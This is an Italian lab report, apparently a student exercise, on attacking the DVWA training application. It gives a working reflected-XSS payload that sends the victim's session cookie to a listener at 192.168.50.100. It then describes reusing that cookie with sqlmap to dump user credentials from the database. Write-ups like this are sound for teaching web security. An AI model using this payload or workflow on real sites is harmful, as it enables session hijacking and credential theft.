Report 06/05

Sfruttamento delle vulnerabilità XSS reflected sulla DVWA


Mi sono messo in ascolto utilizzando il seguente comando da terminale sulla kali:

- python -m http.server 80

Successivamente ho inserito nel campo di testo, alla sezione XSS reflected della DVWA, il seguente script in JS:

- <script>var i = new Image();
  i.src="http://192.168.50.100/?q="+document.cookie</script>

Ciò mi ha permesso di rubare il cookie di sessione, come si evince dall'immagine sottostante.




Sfruttamento delle vulnerabilità SQL injection:


Per sfruttare questa vulnerabilità ho utilizzato il tool "sqlmap". I passaggi effettuati sono stati i seguenti:

1. Ho recuperato l'URL della pagina vulnerabile
2. Ho fornito al tool il cookie di sessione rubato in precedenza


Sono stati rilevati i seguenti DB, sfruttando la debolezza dell'attributo “id”:



Ho analizzato poi il DB dvwa, trovando le seguenti tabelle:



Analizzando la tabella users, il tool ha prodotto i seguenti risultati:



Come si può notare, sembrano esserci dei dati sensibili, quindi ho estratto le singole tuple:

Conclusioni:

Sono riuscito a ricavare username, password, nome e cognome di cinque utenti registrati nel DB “dvwa”.